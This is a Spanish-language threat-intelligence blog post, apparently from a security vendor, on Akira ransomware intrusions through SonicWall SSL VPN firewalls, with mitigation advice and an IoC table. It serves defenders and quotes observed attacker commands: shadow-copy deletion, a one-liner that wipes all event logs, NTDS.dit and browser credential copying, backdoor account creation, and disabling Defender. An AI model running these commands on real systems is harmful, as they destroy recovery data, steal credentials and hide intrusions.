

Actualización n.º 4: 13/8/25 a las 5 p. m. hora del Este
Se actualizó para señalar el uso del argumento -dellog en ataques de Akira como una forma de borrar los registros de eventos (consulta la sección “Invocación de ransomware Akira”); se actualizó la tabla de IoC con hashes adicionales.
_______________________________________________________
Actualización n.º 3: 8/8/25 a las 5 p. m. hora del Este
Un informe reciente de GuidePoint Security señaló múltiples incidentes relacionados con SonicWall en los que actores de amenazas instalaron dos controladores de Windows legítimos—rwdrv.sys y hlpdrv.sys—en ataques de tipo Bring Your Own Vulnerable Driver (BYOVD), con el objetivo final de evadir o deshabilitar herramientas de seguridad.
Desde nuestro punto de vista, podemos confirmar que también hemos detectado estos controladores en múltiples incidentes vinculados al ransomware Akira. En uno de estos incidentes, el 25 de julio, detectamos una intrusión donde la actividad se originó desde un dispositivo SonicWall. Aquí, el actor de amenazas llevó a cabo varias actividades maliciosas, intentando eliminar las Volume Shadow Copies mediante WMI (powershell.exe -Command "Get-WmiObject Win32_Shadowcopy | Remove-WmiObject") y borrando los registros de eventos para limitar la visibilidad.
Como parte de esta actividad, observamos que el actor de amenazas colocó los controladores en cuestión, como se ve en las siguientes rutas binarias:
C:\Users\ADMINI~1\AppData\Local\Temp\2\rwdrv.sys
C:\Users\ADMINI~1\AppData\Local\Temp\2\hlpdrv.sys
El actor de amenazas implementó repetidamente el ejecutable de ransomware Akira, tanto antes como después de que se instalaran los controladores de Windows.
Hemos actualizado nuestros IoC para reflejar este comportamiento y continuaremos investigando esta serie de ataques, publicando nuestros hallazgos para una mayor concientización y comprensión de la comunidad.
_______________________________________________________
Actualización n.º 2: 6/8/25 a las 8 p. m. hora del Este
En la última actualización de su aviso del 6 de agosto a las 5:30 p. m. hora del Este, SonicWall dijo que tiene alta confianza en que esta reciente actividad de amenazas no está relacionada con una falla de día cero, sino que se correlaciona con actividad relacionada con CVE-2024-40766. Esta es una falla de control de acceso inadecuado publicada por primera vez en agosto de 2024 en el acceso de administración de SonicOS y la SSL VPN, que puede provocar “acceso no autorizado a recursos y, en condiciones específicas, [causar] que el firewall se bloquee.” SonicWall dijo que muchos de los incidentes parecen estar relacionados con migraciones de firewalls de sexta a séptima generación, donde las contraseñas de usuarios locales se trasladaron durante las migraciones y no se restablecieron después.
SonicWall ahora actualizó su guía oficial e insta a los clientes (que han importado configuraciones de Gen 6 a firewalls más nuevos) a:
- Actualizar el firmware a la versión 7.3.0
- Restablecer todas las contraseñas de cuentas de usuario local para cuentas con acceso SSL VPN
Huntress recomienda que las organizaciones afectadas roten las credenciales—tanto las contraseñas de cuentas de usuario local como las de cuentas LDAP usadas para la integración con Active Directory—por precaución extrema. Recomendamos que las organizaciones se mantengan alertas mientras continuamos investigando esta actividad de amenazas.
Actualización n.º 1: 6/8/25 a las 6 p. m. hora del Este
El SOC de Huntress continúa viendo organizaciones afectadas por actores de amenazas que atacan dispositivos de firewall SonicWall de séptima generación. Al 6 de agosto, hemos visto ocho incidentes adicionales (al menos 28 en total) que provienen de este grupo de actividad de amenazas.
Puedes usar nuestra herramienta de reconocimiento externo para ayudar a identificar tus dispositivos SonicWall. Visita https://<subdomain>.huntress.io/account/external_recon y usa la búsqueda para filtrar por “4433”, que es el puerto predeterminado de la VPN.
Nota: tu puerto puede diferir si has cambiado la configuración de tu dispositivo.
Mientras tanto, SonicWall publicó un aviso de seguridad sobre la actividad de amenazas. El aviso se actualizó el 6 de agosto para incluir nuevos pasos de mitigación y aclarar que los firewalls SonicWall de séptima generación y posteriores (donde SSL VPN está habilitada) están afectados.
_______________________________________________________
Blog original publicado el 4/8/25
Resumen: Es probable que se esté explotando activamente una vulnerabilidad de día cero en las VPN de SonicWall para evadir MFA e implementar ransomware. Huntress recomienda deshabilitar el servicio VPN de inmediato o restringir severamente el acceso mediante listas de permitidos por IP. Estamos viendo que los actores de amenazas pivotan directamente hacia los controladores de dominio en cuestión de horas tras la brecha inicial.
En los últimos días, el Centro de Operaciones de Seguridad de Huntress (SOC) ha estado respondiendo a una ola de incidentes de alta gravedad originados en dispositivos de firewall SonicWall de séptima generación. Esto no es un hecho aislado. Lo estamos viendo junto a nuestros colegas de Arctic Wolf y otras firmas de seguridad. La velocidad y el éxito de estos ataques—incluso contra entornos con MFA habilitado—sugieren firmemente que se está explotando una vulnerabilidad de día cero en el mundo real.
Durante nuestra investigación sobre la telemetría relacionada con esta actividad, hemos encontrado evidencia que sugiere que este compromiso podría estar limitado a firewalls SonicWall de las series TZ y NSa con SSLVPN habilitada. Podemos confirmar que la vulnerabilidad sospechosa existe en las versiones de firmware 7.2.0-7015 y anteriores.
Lo esencial: Esta es una amenaza crítica y en curso.
Veamos qué estamos observando.
El manual de ataque: del borde al ransomware
La cadena de ataque es rápida y sigue un patrón constante. Comienza con una brecha en el propio dispositivo SonicWall. Luego hemos visto una variedad de técnicas posteriores a la explotación que varían según el incidente e incluyen técnicas vinculadas a la enumeración, la evasión de detección, el movimiento lateral y el robo de credenciales.
Posexplotación: un camino muy transitado
Una vez dentro de la red, los atacantes no pierden tiempo. Sus acciones combinan scripts automatizados para lograr velocidad y actividad manual para lograr precisión. Los hemos visto:
- Abusar de cuentas privilegiadas: En muchos casos, los atacantes obtuvieron de inmediato acceso administrativo aprovechando una cuenta de servicio o LDAP con privilegios excesivos usada por el propio dispositivo SonicWall (por ejemplo, sonicwall, LDAPAdmin).
- Establecer comando y control: Para persistencia, implementan túneles Cloudflared y OpenSSH, a menudo ubicados en C:\ProgramData. Esto les da una puerta trasera duradera a la red.
- Moverse lateralmente y robar credenciales: Con sus nuevos privilegios, usan WMI y PowerShell Remoting para moverse por la red. Los hemos visto ejecutar scripts para extraer y descifrar credenciales de bases de datos de Veeam Backup, y usar wbadmin.exe para respaldar la base de datos de Active Directory NTDS.dit y descifrarla sin conexión.
- Desactivar defensas: Antes de implementar el ransomware, desactivan metódicamente las herramientas de seguridad. Esto incluye usar herramientas integradas de Windows como Set-MpPreference para neutralizar Microsoft Defender y netsh.exe para desactivar el firewall.
- Implementar ransomware: El objetivo final parece ser el ransomware. Los hemos visto eliminar copias de sombra de volumen con vssadmin.exe para impedir una recuperación fácil justo antes de implementar lo que consideramos que es ransomware Akira.
Técnicas del atacante
Hasta ahora hemos tenido alrededor de 20 ataques distintos directamente relacionados con este conjunto particular de eventos, y el primero de ellos comenzó el 25 de julio. Entre estos ataques hay algunas similitudes, pero también diferencias en la forma en que operó cada atacante. Es evidente que algunos de estos atacantes comparten al menos parte del mismo manual de tácticas, o que se adaptan a las situaciones que encuentran. Las metodologías variaron entre utilizar herramientas externas como Advanced_IP_Scanner, WinRAR y FileZilla, hasta depender de diversas herramientas integradas (LOLBins), así como instalar varios mecanismos de persistencia como cuentas nuevas, SSH o herramientas RMM completas como AnyDesk.

Figura 1: Visualización de la cronología de los ataques
Intentaremos desglosar varias partes de cada uno de los ataques que hemos visto hasta ahora por categoría, sin un orden particular. Los comandos agrupados se usaron en la misma máquina y, por lo tanto, se mantienen cercanos entre sí. Algunos de estos comandos se usaron con variaciones en otras máquinas:
Acceso a cuentas
Los atacantes también iniciaron sesión en cuentas de Administrador u otras cuentas mediante RDP, forzando contraseñas por fuerza bruta e ingresando a cuentas comprometidas.
Enumeración
Los atacantes usaron varias herramientas como Advanced_IP_Scanner, u otros LOLBins o capacidades integradas, para enumerar diversas cuentas o información de red:
"C:\Users\[redacted]\Downloads\Advanced_IP_Scanner_2.5.4594.1.exe"
"C:\[redacted]\netscan\netscan.exe"
"C:\Windows\system32\nltest.exe" /trusted_domains
"C:\Windows\system32\PING.EXE" 192.168.xx.xxx
"C:\Windows\system32\nltest.exe" /dclist:
"C:\Users\[redacted]\Documents\Advanced_Port_Scanner_2.5.3869.exe"
Install-WindowsFeature RSAT-AD-PowerShell
Get-ADComputer -Filter * -Property * | Select-Object Enabled,
DNSHostName, IPv4Address, OperatingSystem, Description >
C:\programdata\[redacted].txt
cmd.exe /Q /c nltest /domain_trusts 1> \\Windows\\Temp\\ysKBfL 2>&1
cmd.exe /Q /c quser 1> \\127.0.0.1\ADMIN$\__1754125023.3698354 2>&1
net group "Domain admins" /dom
Preparación y exfiltración
El más interesante de los siguientes comandos es la ejecución de WinRAR. Este comando se ejecutó en seis máquinas distintas con líneas de comando idénticas, con la única diferencia de las unidades de origen o destino en algunos casos:
"C:\Program Files\WinRAR\WinRAR.exe" a -ep1 -scul -r0 -iext -imon1 -- . X:\[Redacted]
C:\ProgramData\shares.txt
"C:\Program Files\FileZilla FTP Client\fzsftp.exe" -v
Persistencia
En algunos casos los atacantes intentaron mantener persistencia en algunas de estas máquinas. Lo hicieron agregando cuentas, o habilitando o instalando herramientas remotas.
Instalación de RMM como AnyDesk o ScreenConnect, y SSH
"C:\Windows\System32\msiexec.exe" /i "C:\ProgramData\OpenSSHa.msi"
Creación y configuración de nuevas cuentas de usuario
"C:\Windows\system32\net.exe" user lockadmin Msnc?42da /add
"C:\Windows\system32\reg.exe" add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList" /t REG_DWORD /v commuser /d 0 /f
net user [REDACTED] VRT83g$%ce /add
net localgroup Administrators [redacted] /add
net localgroup "Remote Desktop Users" [redacted] /add
net group "Domain Admins" azuresync /add
cmd.exe /Q /c net user backupSQL Password123$ /add /dom 1> \\Windows\\Temp\\tinhLg 2>&1
cmd.exe /Q /c net group "Domain Admins" backupSQL /dom /add 1> \Windows\Temp\NDqyOI 2>&1
Evasión y movimiento lateral
Además de borrar registros de eventos, los atacantes a menudo implementaron las siguientes técnicas de evasión y movimiento lateral:
Recolección de credenciales
cmd.exe /Q /c copy \"C:\Users\[redacted]\AppData\Local\Microsoft\Edge\User Data\Default\Login Data" "C:\Windows\Temp\1753954887.8450267"
"C:\Windows\system32\wbadmin.exe" start backup -backupTarget:\\localhost\c$\ProgramData\ -include:C:\Windows\NTDS\NTDS.dit C:\Windows\System32\config\SYSTEM C:\Windows\System32\config\SECURITY -quiet
Movimiento lateral mediante WMI para ejecutar PowerShell y robar credenciales - de NetExec Veeam_Dump_Postgresql.ps1
Varias configuraciones de firewall y desactivación de software de seguridad
Además del historial recuperado de PowerShell, también hemos visto varios de los siguientes comandos:
"C:\Windows\system32\SystemSettingsAdminFlows.exe" Defender DisableEnhancedNotifications 1
netsh advfirewall firewall add rule name="allow RemoteDesktop" dir=in protocol=TCP localport=3389 action=allow
New-NetFirewallRule -Name sshd -DisplayName 'OpenSSH Server (sshd)' -Enabled True -Direction Inbound -Protocol TCP -Action Allow -LocalPort 22
Otras tácticas relevantes
Scripts no recuperados
C:\ProgramData\2.bat
C:\ProgramData\1.bat
Prevención de recuperación
"C:\WINDOWS\system32\vssadmin.exe" delete shadows /all /quiet
Invocación del ransomware Akira
w.exe -p=\\[redacted]\C$ -n=1
w.exe -n=3 -p=X:\ -dellog
Observa el argumento -dellog. Este nuevo argumento invoca el siguiente comando de PowerShell para borrar los registros de eventos, con el fin de dificultar las investigaciones:
powershell.exe -ep bypass -Command "Get-WinEvent -ListLog * | where { $_.RecordCount } | ForEach-Object -Process{ [System.Diagnostics.Eventing.Reader.EventLogSession]::GlobalSession.ClearLog($_.LogName) }"
Qué debes hacer ahora mismo
Esta es una amenaza activa que requiere atención inmediata.
- Desactiva tu VPN de SonicWall. Esta es la forma más eficaz de proteger tu red. Te recomendamos encarecidamente desactivar el acceso SSL VPN en tus dispositivos SonicWall hasta que se publique un parche oficial y una guía.
- Si no puedes desactivarla, restríngela. Si la VPN es crítica para el negocio, restringe de inmediato el acceso a una lista mínima de direcciones IP conocidas y confiables. Segmenta la red para evitar que una brecha en el dispositivo dé acceso inmediato a servidores críticos como los controladores de dominio.
- Audita tus cuentas de servicio. Ese usuario de sonicwall o LDAP no necesita ser administrador de dominio. Nunca. Asegúrate de que todas las cuentas de servicio sigan el principio de privilegio mínimo.
- Busca actividad maliciosa. Usa los indicadores de compromiso a continuación para buscar en tu entorno señales de una brecha.
El equipo de Huntress sigue monitoreando esta amenaza y actualizaremos esta entrada a medida que sepamos más.
Agradecimientos especiales a los analistas, investigadores, analistas de soporte, gerentes de cuentas técnicas y a todos los que participaron en la respuesta a este incidente y contribuyeron a este blog: Michael Tigges, Ben Folland, Dray Agha, Jamie Levy, Lindsey O-Donnell-Welch, Max Rogers, y muchos otros.
Indicadores de compromiso (IOCs)
|
Elemento |
Descripción |
|
142.252.99[.]59 |
IP del atacante |
|
45.86.208[.]240 |
IP del atacante |
|
77.247.126[.]239 |
IP del atacante |
|
104.238.205[.]105 |
IP del atacante |
|
104.238.220[.]216 |
IP del atacante |
|
181.215.182[.]64 |
IP del atacante |
|
193.163.194[.]7 |
IP del atacante |
|
193.239.236[.]149 |
IP del atacante |
|
194.33.45[.]155 |
IP del atacante |
|
w.exe sha256: d080f553c9b1276317441894ec6861573fa64fb1fae46165a55302e782b1614d |
Ejecutable de ransomware |
win.exe sha256: | Ejecutable de ransomware |
|
C:\ProgramData\winrar.exe |
Herramienta de preparación de datos. |
|
C:\ProgramData\OpenSSHa.msi |
Instalador de OpenSSH |
|
C:\Program Files\OpenSSH\sshd.exe |
Ejecutable SSH para exfiltración |
|
C:\programdata\ssh\cloudflared.exe |
Ejecutable de Cloudfare |
|
C:\Program Files\FileZilla FTP Client\fzsftp.exe |
Herramienta de exfiltración de datos. |
|
C:\ProgramData\1.bat |
Script desconocido del atacante |
|
C:\ProgramData\2.bat |
Script desconocido del atacante |
|
AS62240 - Clouvider - 45.86.208.0/22 |
ASN/CIDR que aloja infraestructura del adversario. |
|
AS62240 - Clouvider - 77.247.126.0/24 |
ASN/CIDR que aloja infraestructura del adversario. |
|
AS23470 - ReliableSite LLC - 104.238.204.0/22 |
ASN/CIDR que aloja infraestructura del adversario. |
|
AS23470 - ReliableSite LLC - 104.238.220.0/22 |
ASN/CIDR que aloja infraestructura del adversario. |
|
AS174 - COGENT-174 - 181.215.182.0/24 |
ASN/CIDR que aloja infraestructura del adversario. |
|
AS62240 - Clouvider - 193.163.194.0/24 |
ASN/CIDR que aloja infraestructura del adversario. |
|
AS62240 - Clouvider - 193.239.236.0/23 |
ASN/CIDR que aloja infraestructura del adversario. |
|
AS62240 - Clouvider - 194.33.45.0/24 |
ASN/CIDR que aloja infraestructura del adversario. |
|
backupSQL |
Usuario creado por el atacante |
|
lockadmin |
Usuario creado por el atacante |
|
Password123$ |
Contraseña usada por el atacante |
|
Msnc?42da |
Contraseña usada por el atacante |
|
VRT83g$%ce |
Contraseña usada por el atacante |
| rwdrv.sys sha256: 16f83f056177c4ec24c7e99d01ca9d9d6713bd0497eeedb777a3ffefa99c97f0 | Controlador instalado por el atacante |
| hlpdrv.sys sha256: bd1f381e5a3db22e88776b7873d4d2835e9a1ec620571d2b1da0c58f81c84a56 | Controlador instalado por el atacante |